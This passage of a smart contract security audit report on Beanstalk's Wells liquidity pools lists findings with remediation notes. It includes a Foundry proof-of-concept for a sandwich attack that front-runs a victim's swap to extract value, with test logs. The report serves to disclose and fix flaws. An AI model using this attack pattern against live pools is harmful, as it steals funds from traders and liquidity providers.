The problem is in the precision, which is 1e18. However, if the precision is reduced too much, then the minimum amount to add liquidity (1e-18 of LP tokens) could be very expensive for the provider. The challenge is to find a balance or, in fact, choose another kind of solution that other DEXs are using:

- First of all, the `Well` contract should send specific amount of tokens to the address zero as share to `address(0)`. With this solution, the pool is also harder to be out of liquidity, and also can have less slippage in the swaps.
- Secondly, in the following `addLiquidity()` function, the `lpAmountOut` variable has to be related to the totalSupply LP tokens as, for example, Uniswap V2 is doing.

Remediation Plan:

SOLVED: The `Beanstalk team` fixed the issue by changing the `EXP_PRECISION` from 1e18 to 1e12 in commit `e5441fc7`.

4.4 (HAL-04) OPPORTUNITY FOR MEV ATTACKS - MEDIUM (6.2)


Description:

The fact that Wells are zero-fee liquidity pools makes them vulnerable to certain types of MEV (Miner Extractable Value) attacks. In other cases, fees paid to liquidity providers can prevent such attacks, as they make them more expensive and reduce incentives. The protocol needs to include measures to make it more difficult to execute these types of attacks. Furthermore, when combined with the lack of precautions against MEV attacks, the slippage manipulation bug -which is explained below in the report (HAL-04 SLIPPAGE MANIPULATION)- makes it easier to perform an advanced sandwich attack. This combines swaps with addLiquidity and removeLiquidity, squeezing the victim into a worse price. Additionally, the slippage is controlled by the user, so it is possible to make a profit by executing these attacks.

Proof of Concept:

A Well with xTokens and yTokens is deployed. First of all, a LiquidityProvider adds liquidity to the protocol of 100 million for both tokens (we can imagine for the sake of the value stolen, that the tokens are worth $1).

The second step is that Bobby wants to execute a swap from xToken to get yToken and the amount is a 2% of the pool. Then, Bobby needs to calculate the expected output and adding a Slippage Tolerance to it and then sends the transaction.



When the transaction is in the mempool, Alice, who executes MEV attack, the transaction and executes the frontrunning attack taking benefit from the Slippage Manipulation.

- Alice addLiquidity to the Well (Add)
- Executes a swap in the same direction as the victim (Sw1)
- The victim, Bobby, swap his tokens correctly because the slippage tolerance parameter works properly. (SwB)
- Then executes an inverted swap. (Sw2)
- Alice removesLiquidity and repays the loan. (Rmv)

This is the PoC in code:

```
266     function testAdvancedFlashloanAttackk() public {
267
268         uint256 liqPrValue1 = xToken.balanceOf(liqPr) + yToken.balanceOf(liqPr);
269         uint256 bobbyValue1 = xToken.balanceOf(bobby) + yToken.balanceOf(bobby);
270
271         uint256 initialAmount = 100_000_000_000000000000000000;
272         // uint256 loanAmount
273
274         minAmountOut = 1;
275         xAddLiq(address(liqPr), xTokenAdd, yTokenAdd, initialAmount, initialAmount, minAmountOut);
276
277         uint256 aliceValue1 = xToken.balanceOf(alice) + yToken.balanceOf(alice);
278         // BOBBY WANTED TO DO SWAP BY 1/50 OF THE POOL AMOUNT
279         // BOBBY CALCULATE THE SLIPPAGE OF 0.2% AND ADDS AN ADITIONAL 0.02% OF SLIPPAGE TOLERANCE
280
281         amountIn = initialAmount * 2 / 100;
282         uint256 expectedAmountOut = well.getSwapOut(IERC20(xToken), IERC20(yToken), amountIn);
283         minAmountOut = expectedAmountOut - (expectedAmountOut * 2 / 10000);
284         console.log(minAmountOut);
285
286         // THE TX BELOW IS IN THE MEMPOOL
287         // swap = xSwapFrom(IERC20(xToken), IERC20(yToken), amountIn, minAmountOut, bobby);
288
289         // ALICE PERFORM AN ADVANCED SANDWITCH ATTACK
290         uint256 attackLiquidityAmount = initialAmount * 3;
291
292         // ALICE ADDS LIQUIDITY AND PERFORMS A SWAP IN SAME DIRECTION AS VICTIM
293         xAddLiq(address(alice), xTokenAdd, yTokenAdd, attackLiquidityAmount, attackLiquidityAmount, 1);
294         uint256 swapTurn = xSwapFrom(IERC20(xTokenAdd), IERC20(yTokenAdd), amountIn * 3 / 2, 1, alice);
295
296         // BOBBY PERFORMS A SWAP
297         uint256 swap = xSwapFrom(IERC20(xToken), IERC20(yToken), amountIn, minAmountOut, bobby);
298         console.log(swap);
299
300         // ALICE PERFORMS A SWAP IN OPPOSITE DIRECTION AND REMOVES LIQUIDITY
301         xSwapFrom(IERC20(yTokenAdd), IERC20(xTokenAdd), swapTurn, 1, alice);
302         xRemLiq(well.balanceOf(alice), 1, 1, alice);
303
304         uint256 aliceValue2 = xToken.balanceOf(alice) + yToken.balanceOf(alice);
305         console.log(aliceValue1);
306         console.log(aliceValue2);
307         console.log("alice final output ", aliceValue2 - aliceValue1);
308         // OUTPUT: 35087_332050544752041067 OF VALUE STOLEN
309         //22024079948077582073945
310
311         xRemLiq(well.balanceOf(liqPr), 1, 1, liqPr);
312         uint256 liqPrValue2 = xToken.balanceOf(liqPr) + yToken.balanceOf(liqPr);
313         console.log(liqPrValue1);
314         console.log(liqPrValue2);
315         console.log("liqpr final output -", liqPrValue2 - liqPrValue1);
316
317         uint256 bobbyValue2 = xToken.balanceOf(bobby) + yToken.balanceOf(bobby);
318         console.log(bobbyValue1);
319         console.log(bobbyValue2);
320         console.log("bobby final output -", bobbyValue1 - bobbyValue2);
321
322     }
```

The output is that Alice is stealing $30k-$40k from liquidity providers and from Bobby, which is not too much while talking about transactions of millions, but at least something to take into consideration and a source of possible further vulnerabilities. In fact, in case that any user have a mistake with the slippage tolerance parameter, the problem would be incremented and not only the user but also the providers would

be affected.

```
[PASS] testCositasPaProbar() (gas: 626271)
Logs:
  ****** X TOKEN BALANCES ******
  X Balance Of Liquidity Prov     --->  0
  X Balance Of Flash Loan Prov    --->  0
  X Balance Of Alice              --->  0
  X Balance Of Bobby              --->  0
  X Balance Of Carla              --->  0

  ****** Y TOKEN BALANCES ******
  Y Balance Of Liquidity Prov     --->  0
  Y Balance Of Flash Loan Prov    --->  0
  Y Balance Of Alice              --->  0
  Y Balance Of Bobby              --->  0
  Y Balance Of Carla              --->  0

  ****** X TOKEN BALANCES ******
  X Balance Of Liquidity Prov     --->  100000000000000000000000
  X Balance Of Flash Loan Prov    --->  100000000000000000000000000000000
  X Balance Of Alice              --->  100000000000000000000000000
  X Balance Of Bobby              --->  100000000000000000000000000
  X Balance Of Carla              --->  100000000000000000000000

  ****** Y TOKEN BALANCES ******
  Y Balance Of Liquidity Prov     --->  100000000000000000000000
  Y Balance Of Flash Loan Prov    --->  100000000000000000000000000000000
  Y Balance Of Alice              --->  100000000000000000000000000000
  Y Balance Of Bobby              --->  100000000000000000000000000000
  Y Balance Of Carla              --->  0

  TX: ADDING LIQUIDITY...  0xF5070628c666C685319E6C88cc21B99e32e9EDBB

  196039215686274509803921 6
  TX: ADDING LIQUIDITY...  0x61A1D7fD8C9bbd82932D99DFD47bD2581C23b08c

  TX: SWAPING...  0x61A1D7fD8C9bbd82932D99DFD47bD2581C23b08c

  TX: SWAPING...  0x3CE907fF40299087175b849632c8e4979C3ebABF

  196060411114174555034770 1
  TX: SWAPING...  0x61A1D7fD8C9bbd82932D99DFD47bD2581C23b08c

  TX: REMOVING LIQUIDITY...  0x61A1D7fD8C9bbd82932D99DFD47bD2581C23b08c

  200000000000000000000000000
  200000036981574772558244806259
  alice final output  3698157477255824480625 9
  TX: REMOVING LIQUIDITY...  0xF5070628c666C685319E6C88cc21B99e32e9EDBB

  200000000000000000000000000
  200002414314085696204846040
  liqpr final output - 2414314085696204846040
  200000000000000000000000000
  199960604111141745550347701
  bobby final output - 39395888858254449652299
```

BVSS:

AO:A/AC:L/AX:L/C:N/I:N/A:L/D:M/Y:L/R:N/S:U (6.2)

Recommendation:

- Adding a deadline modifier to the swaps to make it difficult to be frontrun.
- Adding a limit to addLiquidity and removeLiquidity to prevent Slippage Manipulation
- And probably including a minimal fee for the pools or for the users to make more difficult to take value from users' transactions.

Remediation Plan:

SOLVED: The Beanstalk team attenuated the issue by adding a deadline modifier to the swaps in commit e5441fc7

4.5 (HAL-05) FEE(/BURN)-ON-TRANSFER TOKENS NOT SUPPORTED - MEDIUM (5.9)

Description:

When a Well is deployed with feeOnTransfer or burnOnTransfer tokens, and a user executes a swap, the reserves are updated with the amountIn or amountOut passed as a parameter, without verifying that those tokens are properly received. Therefore, if the transfer() function does not send the entire amount to the Well, problems may arise in both calculating liquidity and managing the reserves, which may affect all Well functionalities.

Here's a list of this kind of tokens:
- Safemoon (SAFEMOON)
- Bonfire (BONFIRE)
- HODL (HODL)
- ELONGATE (ELONGATE)
- EverRise (RISE)
- Baby Cake (BABYCAKE)
- Dogelon Mars (ELON)

Code Location:

Listing 5: Well.sol (Line 150)

```
139     function swapFrom(
140         IERC20 fromToken,
141         IERC20 toToken,
142         uint amountIn,
143         uint minAmountOut,
144         address recipient
145     ) external nonReentrant returns (uint amountOut) {
146         IERC20[] memory _tokens = tokens();
147         uint[] memory reserves = _updatePumps(_tokens.length);
148         (uint i, uint j) = _getIJ(_tokens, fromToken, toToken);
149
150         reserves[i] += amountIn;
```

```
151         uint reserveJBefore = reserves[j];
152         reserves[j] = _calcReserve(wellFunction(), reserves, j,
 ↳ totalSupply());
153
154         // Note: The rounding approach of the Well function
 ↳ determines whether
155         // slippage from imprecision goes to the Well or to the
 ↳ User.
156         amountOut = reserveJBefore - reserves[j];
157
158         require(amountOut >= minAmountOut, "Well: slippage");
159         _setReserves(reserves);
160         _executeSwap(fromToken, toToken, amountIn, amountOut,
 ↳ recipient);
161     }
```

Listing 6: Well.sol (Line 197)

```
186     function swapTo(
187         IERC20 fromToken,
188         IERC20 toToken,
189         uint maxAmountIn,
190         uint amountOut,
191         address recipient
192     ) external nonReentrant returns (uint amountIn) {
193         IERC20[] memory _tokens = tokens();
194         uint[] memory reserves = _updatePumps(_tokens.length);
195         (uint i, uint j) = _getIJ(_tokens, fromToken, toToken);
196
197         reserves[j] -= amountOut;
198         uint reserveIBefore = reserves[i];
199         reserves[i] = _calcReserve(wellFunction(), reserves, i,
 ↳ totalSupply());
200
201         // Note: The rounding approach of the Well function
 ↳ determines whether
202         // slippage from imprecision goes to the Well or to the
 ↳ User.
203         amountIn = reserves[i] - reserveIBefore;
204
205         require(amountIn <= maxAmountIn, "Well: slippage");
206         _setReserves(reserves);
207         _executeSwap(fromToken, toToken, amountIn, amountOut,
 ↳ recipient);
```

```
208     }
```

BVSS:

AO:A/AC:L/AX:M/C:N/I:H/A:N/D:L/Y:L/R:N/S:U (5.9)

Recommendation:

When updating reserves, check the balances before and after the `transfer()` to make sure the right amount is received by the `Well`.

Remediation Plan:

SOLVED: The `Beanstalk team` solved the issue by adding specific functionality for feeOnTransfer tokens in commit `e5441f`.

4.6 (HAL-06) MISSING TOKEN ARRAY LENGTH CONTROL IN THE CONSTRUCTOR CAN PREVENT ADDING AND REMOVING LIQUIDITY - LOW (3.1)

Description:

The Well.sol contract accepts up to four tokens on the constructor. If created incorrectly with an array of length four and two zeros in it, contract storage assumes tokens are array lengths of 4.

When performing transactions such as adding or removing liquidity, the contract iterates with the token length over the inputs introduced by the user. If the contract is just supposed to work with two tokens, the array introduced by the user is likely to have two positions. In those cases, the contract will revert with an Index Out Of Bound error.

This same principle also applies to the view functions related to adding or removing liquidity.

Code Location:

Well.sol#L258

Listing 7: Well.sol (Lines 251,258,259)

```
250     function addLiquidity(
251         uint[] memory tokenAmountsIn,
252         uint minLpAmountOut,
253         address recipient
254     ) external nonReentrant returns (uint lpAmountOut) {
255         IERC20[] memory _tokens = tokens();
256         uint[] memory reserves = _updatePumps(_tokens.length);
257
258         for (uint i; i < _tokens.length; ++i) {
259             if (tokenAmountsIn[i] == 0) continue;
260             _tokens[i].safeTransferFrom(
```

```
261                 msg.sender,
262                 address(this),
263                 tokenAmountsIn[i]
264             );
265             reserves[i] = reserves[i] + tokenAmountsIn[i];
266         }
267         lpAmountOut = _calcLpTokenSupply(wellFunction(), reserves)
 ↳  - totalSupply();
268
269         require(lpAmountOut >= minLpAmountOut, "Well: slippage");
270         _mint(recipient, lpAmountOut);
271         _setReserves(reserves);
272         emit AddLiquidity(tokenAmountsIn, lpAmountOut);
273     }
```

Well.sol#L307

Listing 8: Well.sol (Line 195)

```
296     function removeLiquidity(
297         uint lpAmountIn,
298         uint[] calldata minTokenAmountsOut,
299         address recipient
300     ) external nonReentrant returns (uint[] memory tokenAmountsOut
 ↳ ) {
301         IERC20[] memory _tokens = tokens();
302         uint[] memory reserves = _updatePumps(_tokens.length);
303         uint lpTokenSupply = totalSupply();
304
305         tokenAmountsOut = new uint[](_tokens.length);
306         _burn(msg.sender, lpAmountIn);
307         for (uint i; i < _tokens.length; ++i) {
308             tokenAmountsOut[i] = (lpAmountIn * reserves[i]) /
 ↳ lpTokenSupply;
309             require(
310                 tokenAmountsOut[i] >= minTokenAmountsOut[i],
311                 "Well: slippage"
312             );
313             _tokens[i].safeTransfer(recipient, tokenAmountsOut[i])
 ↳ ;
314             reserves[i] = reserves[i] - tokenAmountsOut[i];
315         }
316
```

```
317         _setReserves(reserves);
318         emit RemoveLiquidity(lpAmountIn, tokenAmountsOut);
319     }
```


Proof Of Concept:

This test creates a Well with an array of four tokens, but just giving non-zero values to two of them. It attempts to add liquidity with a two length array of amounts.

Listing 9: Tester.t.sol

```
1     function testIndexOutOfBounds() public {
2         IERC20[] memory ltokens = new IERC20[](4);
3         ltokens[0] = tokens[0];
4         ltokens[1] = tokens[1];
5         Call[] memory _pumps = new Call[](0);
6
7         Well well = Well(auger.bore( 'MyWell', 'Well', ltokens,
↳ Call(address(new ConstantProduct2()), new bytes(0)), _pumps));
8
9
10        tokens[0].mint(user4, 10 ether);
11        tokens[1].mint(user4, 10 ether);
12        tokens[0].mint(user2, 10 ether);
13
14        uint[] memory tokenAmountsIn = new uint[](2);
15        tokenAmountsIn[0] = 10 ether;
16        tokenAmountsIn[1] = 10 ether;
17
18        vm.startPrank(user4);
19
20        tokens[0].approve(address(well), 10 ether);
21        tokens[1].approve(address(well), 10 ether);
22        well.addLiquidity(tokenAmountsIn, 0, user4);
23
24        vm.stopPrank();
25    }
```

As it is possible to observe from the next screenshot, the test triggers the revert as previously explained.



```
PS [redacted]\Wells> forge test --match-test testIndexOutOfBounds -vvv
[⠊] Compiling...
[⠒] Compiling 1 files with 0.8.17
[⠢] Solc 0.8.17 finished in 4.53s
Compiler run successful

Running 1 test for test/Audit tests/Tester.t.sol:Tester
[FAIL. Reason: Index out of bounds] testIndexOutOfBounds() (gas: 4419439)
Traces:
  [4419439] Tester::testIndexOutOfBounds()
    ├─ [335774] → new ConstantProduct2@0xD6BbDE9174b1CdAa358d2Cf4D57D1a9F7178FBfF
    │   └─ ← 1677 bytes of code
    ├─ [3788345] Auger::bore(MyWell6and18, WL6_18, [0x2e234DAe75C793f67A35089C9d99245E1C58470b, 0xF62849F9A0B5Bf2913b396098F7c7019b51A820a, 0x0000000000000000000000000000000000000000000000000000000000000000], [0x0000000000000000000000000000000000000000000000000000000000000000], (0xD6BbDE9174b1CdAa358d2Cf4D57D1a9F7178FBfF, 0x), [])
    │   ├─ [3747782] → new Well@0x104fBc016F4bb334D775a19E8A6510109AC63E00
    │   │   └─ ← 18334 bytes of code
    │   └─ ← Well: [0x104fBc016F4bb334D775a19E8A6510109AC63E00]
    ├─ [46765] MockToken::mint(0x1efF47bc3a10a45D4B230B5d10E37751FE6AA718, 1000000000000000000)
    │   ├─ emit Transfer(from: 0x0000000000000000000000000000000000000000, to: 0x1efF47bc3a10a45D4B230B5d10E37751FE6AA718, value: 1000000000000000000)
    │   └─ ← true
    ├─ [46765] MockToken::mint(0x1efF47bc3a10a45D4B230B5d10E37751FE6AA718, 1000000000000000000)
    │   ├─ emit Transfer(from: 0x0000000000000000000000000000000000000000, to: 0x1efF47bc3a10a45D4B230B5d10E37751FE6AA718, value: 1000000000000000000)
    │   └─ ← true
    ├─ [24865] MockToken::mint(0x2B5AD5c4795c026514f8317c7a215E218DcCD6cF, 1000000000000000000)
    │   ├─ emit Transfer(from: 0x0000000000000000000000000000000000000000, to: 0x2B5AD5c4795c026514f8317c7a215E218DcCD6cF, value: 1000000000000000000)
    │   └─ ← true
    ├─ [0] VM::startPrank(0x1efF47bc3a10a45D4B230B5d10E37751FE6AA718)
    │   └─ ← ()
    ├─ [24651] MockToken::approve(Well: [0x104fBc016F4bb334D775a19E8A6510109AC63E00], 10000000000000000000)
    │   ├─ emit Approval(owner: 0x1efF47bc3a10a45D4B230B5d10E37751FE6AA718, spender: Well: [0x104fBc016F4bb334D775a19E8A6510109AC63E00], value: 10000000000000000000)
    │   └─ ← true
    ├─ [24651] MockToken::approve(Well: [0x104fBc016F4bb334D775a19E8A6510109AC63E00], 10000000000000000000)
    │   ├─ emit Approval(owner: 0x1efF47bc3a10a45D4B230B5d10E37751FE6AA718, spender: Well: [0x104fBc016F4bb334D775a19E8A6510109AC63E00], value: 10000000000000000000)
    │   └─ ← true
    ├─ [54584] Well::addLiquidity([1000000000000000000, 1000000000000000000], 0, 0x1efF47bc3a10a45D4B230B5d10E37751FE6AA718)
    │   ├─ [22159] MockToken::transferFrom(0x1efF47bc3a10a45D4B230B5d10E37751FE6AA718, Well: [0x104fBc016F4bb334D775a19E8A6510109AC63E00], 1000000000000000000)
    │   │   ├─ emit Approval(owner: 0x1efF47bc3a10a45D4B230B5d10E37751FE6AA718, spender: Well: [0x104fBc016F4bb334D775a19E8A6510109AC63E00], value: 0)
    │   │   ├─ emit Transfer(from: 0x1efF47bc3a10a45D4B230B5d10E37751FE6AA718, to: Well: [0x104fBc016F4bb334D775a19E8A6510109AC63E00], value: 1000000000000000000)
    │   │   └─ ← true
    │   ├─ [22159] MockToken::transferFrom(0x1efF47bc3a10a45D4B230B5d10E37751FE6AA718, Well: [0x104fBc016F4bb334D775a19E8A6510109AC63E00], 1000000000000000000)
    │   │   ├─ emit Approval(owner: 0x1efF47bc3a10a45D4B230B5d10E37751FE6AA718, spender: Well: [0x104fBc016F4bb334D775a19E8A6510109AC63E00], value: 0)
    │   │   ├─ emit Transfer(from: 0x1efF47bc3a10a45D4B230B5d10E37751FE6AA718, to: Well: [0x104fBc016F4bb334D775a19E8A6510109AC63E00], value: 1000000000000000000)
    │   │   └─ ← true
    │   └─ ← "Index out of bounds"
    └─ ← "Index out of bounds"

Test result: FAILED. 0 passed; 1 failed; finished in 4.88ms

Failing tests:
Encountered 1 failing test in test/Audit tests/Tester.t.sol:Tester
[FAIL. Reason: Index out of bounds] testIndexOutOfBounds() (gas: 4419439)
```

BVSS:

AO:A/AC:L/AX:L/C:N/I:N/A:L/D:N/Y:N/R:N/S:C (3.1)

Recommendation:

Do not allow creating a Well with token zero as address. Also, check the length of the user input on add and remove liquidity functions, comparing it to the token length obtained from storage before iterating.

Remediation Plan:

ACKNOWLEDGED: The Beanstalk team acknowledged this issue.

4.7 (HAL-07) UNNECESSARY TYPE CASTING - INFORMATIONAL (0.0)

Description:

The function calcReserve of the ConstantProduc2.sol contract casts to uint an operation that is already performed between uint type variables.

Code Location:

Code Section - ConstantProduct2.sol#L42

Listing 10: ConstantProduct2.sol (Line 42)

```
36 function calcReserve(
37     uint[] calldata reserves,
38     uint j,
39     uint lpTokenSupply,
40     bytes calldata
41 ) external override pure returns (uint reserve) {
42     reserve = uint((lpTokenSupply / 2) ** 2) / EXP_PRECISION;
43     reserve = LibMath.roundedDiv(reserve, reserves[j == 1 ? 0 :
↳ 1]);
44 }
```

BVSS:

AO:A/AC:L/AX:L/C:N/I:N/A:N/D:N/Y:N/R:N/S:C (0.0)

Recommendation:

Consider removing the unnecessary casting. Nonetheless, the gas differential testing with and without the casting do not seem any different. Thus, it is possible that is removed automatically by the compiler.

Remediation Plan:

SOLVED: The Beanstalk team solved the issue in commit e5441fc7.

4.8 (HAL-08) USE SAFE TAG IN INLINE ASSEMBLY CODE SECTIONS - INFORMATIONAL (0.0)

Description:

Solidity 0.8.13 marked the production readiness of the Yul IR pipeline. This, helps to alleviate stack too deep errors and to optimize the code compilation.

To mark a section as memory safe, it is only required to use the next expression when opening an inline assembly block:

Listing 11: Example Usage

```
1 assembly ("memory-safe") {
2     ...
3 }
```

A memory-safe assembly block may only access the following memory ranges:

- Memory allocated by yourself using a mechanism like the allocate function described above.
- Memory allocated by Solidity, e.g. memory within the bounds of a memory array you reference.
- The scratch space between memory offset 0 and 64 mentioned above.
- Temporary memory that is located after the value of the free memory pointer at the beginning of the assembly block, i.e. memory that is “allocated” at the free memory pointer without updating the free memory pointer.

The performance of the new pipeline is not yet always superior to the old one, but it can do much higher-level optimization across functions.

BVSS:

AO:A/AC:L/AX:L/C:N/I:N/A:N/D:N/Y:N/R:N/S:C (0.0)

Recommendation:

Consider using the memory safe tag if appropriate for the assembly blocks.

Remediation Plan:

ACKNOWLEDGED: The Beanstalk team acknowledged this issue.

4.9 (HAL-09) USE CUSTOM ERRORS TO SAVE GAS - INFORMATIONAL (0.0)

Description:

Custom errors are available from Solidity version 0.8.4. Custom errors save ~50 gas each time they are hit by avoiding having to allocate and store the revert string. Not defining strings also saves deployment gas.

BVSS:

AO:A/AC:L/AX:L/C:N/I:N/A:N/D:N/Y:N/R:N/S:C (0.0)

Recommendation:

Consider replacing all revert strings with custom errors.

Remediation Plan:

SOLVED: The Beanstalk team solved the issue in commit e5441fc7.

4.10 (HAL-10) UNNEEDED INITIALIZATION OF INTEGER VARIABLES TO 0 - INFORMATIONAL (0.0)

Description:

As `i` is an `uint256`, it is already initialized to 0. `uint256 i = 0` reassigns the 0 to `i` which wastes gas.

Code Location:

Listing 12: GeoEmaAndCumSmaPump.sol (Line 88)

```
81      function pumps() public pure returns (Call[] memory _pumps) {
82          if (numberOfPumps() == 0) return _pumps;
83
84          _pumps = new Call[](numberOfPumps());
85          uint dataLoc = LOC_VARIABLE + numberOfTokens() * 32 +
↳ wellFunctionDataLength();
86
87          uint pumpDataLength;
88          for (uint i = 0; i < _pumps.length; i++) {
89              _pumps[i].target = _getArgAddress(dataLoc);
90              dataLoc += 20;
91              pumpDataLength = _getArgUint256(dataLoc);
92              dataLoc += 32;
93              _pumps[i].data = _getArgBytes(dataLoc, pumpDataLength)
↳ ;
94              dataLoc += pumpDataLength;
95          }
96      }
```

BVSS:

AO:A/AC:L/AX:L/C:N/I:N/A:N/D:N/Y:N/R:N/S:C (0.0)

Recommendation:

It is recommended not to initialize uint variables to 0 to reduce the gas costs. For example, use instead:

Listing 13: GeoEmaAndCumSmaPump.sol (Line 88)

```
88     for (uint i; i < _pumps.length; i++) {
```

Remediation Plan:

SOLVED: The Beanstalk team solved the issue in commit 53b3a11a

MANUAL TESTING

The manual testing is structured on **(1)** unit testing of all the functions, **(2)** integration testing combining sets of transactions testing corner cases, **(3)** attacking parts of the code to assure that there are no vulnerable, and finally, **(4)** fuzzing important functions to make sure everything works properly in all cases.

5.1 Wells Environment

Deployment Script:

```
11  contract MyTest is TestHelper {
12
13      using MyMath for uint256;
14
15      address internal owner;
16      address internal liqPr;
17      address internal floan;
18      address internal alice;
19      address internal bobby;
20      address internal carla;
21      address internal edgar;
22      address internal zeroo;
23      MockToken internal xToken;
24      MockToken internal yToken;
25      MockToken internal zToken;
26      address internal xTokenAdd;
27      address internal yTokenAdd;
28      address internal zTokenAdd;
29
30      uint[] internal tokenAmountsOut;
31      uint256[] internal amounts;
32      uint256[] internal amountsOut;
33      uint256 internal amount;
34      uint256 internal amount1;
35      uint256 internal amount2;
36      uint256 internal amount3;
37      uint256 internal amountX;
38      uint256 internal amountY;
39      uint256 internal amountZ;
40      uint256 internal lpAmountIn;
41      uint256 internal lpAmountOut;
42      uint256 internal amountIn;
43      uint256 internal amountOut;
44      uint256 internal minAmountOut;
45      uint256 internal maxAmountIn;
46
47      uint256 internal timeNow = block.timestamp;
48
49      event AddLiquidity(uint[] amounts);
```

```
50
51      function setUp() public {
52          owner = vm.addr(0x60DDD);
53          liqPr = vm.addr(0x7181D);
54          floan = vm.addr(0xF7A28);
55          alice = vm.addr(0xA71CE);
56          bobby = vm.addr(0xB0BB1);
57          carla = vm.addr(0xCA47A);
58          edgar = vm.addr(0xED6A4);
59          zeroo = address(0);
60
61          // WELL SETUP
62          xSetupWell(2);
63          logTokenSimpleBalances();
64
65          // MINTING AND TRANSFERS OF ERC20TOKENS
66          xSetupTokens();
67          logTokenSimpleBalances();
68
69          Call memory xWellFunction = well.wellFunction();
70
71          xTokenAdd = address(xToken);
72          yTokenAdd = address(yToken);
```

Helper Functions:

```
1390    ////////////////////////////////////////
1391    // HELPER FUNCTIONS
1392    ////////////////////////////////////////
1393
1394    function xSwapFrom(IERC20 fromToken, IERC20 toToken, uint256 amountIn, uint256 minAmountOut, address swaper) internal
1395        console.log("TX: SWAPING... ", swaper);
1396        console.log("");
1397        vm.prank(swaper);
1398        fromToken.approve(address(well), amountIn);
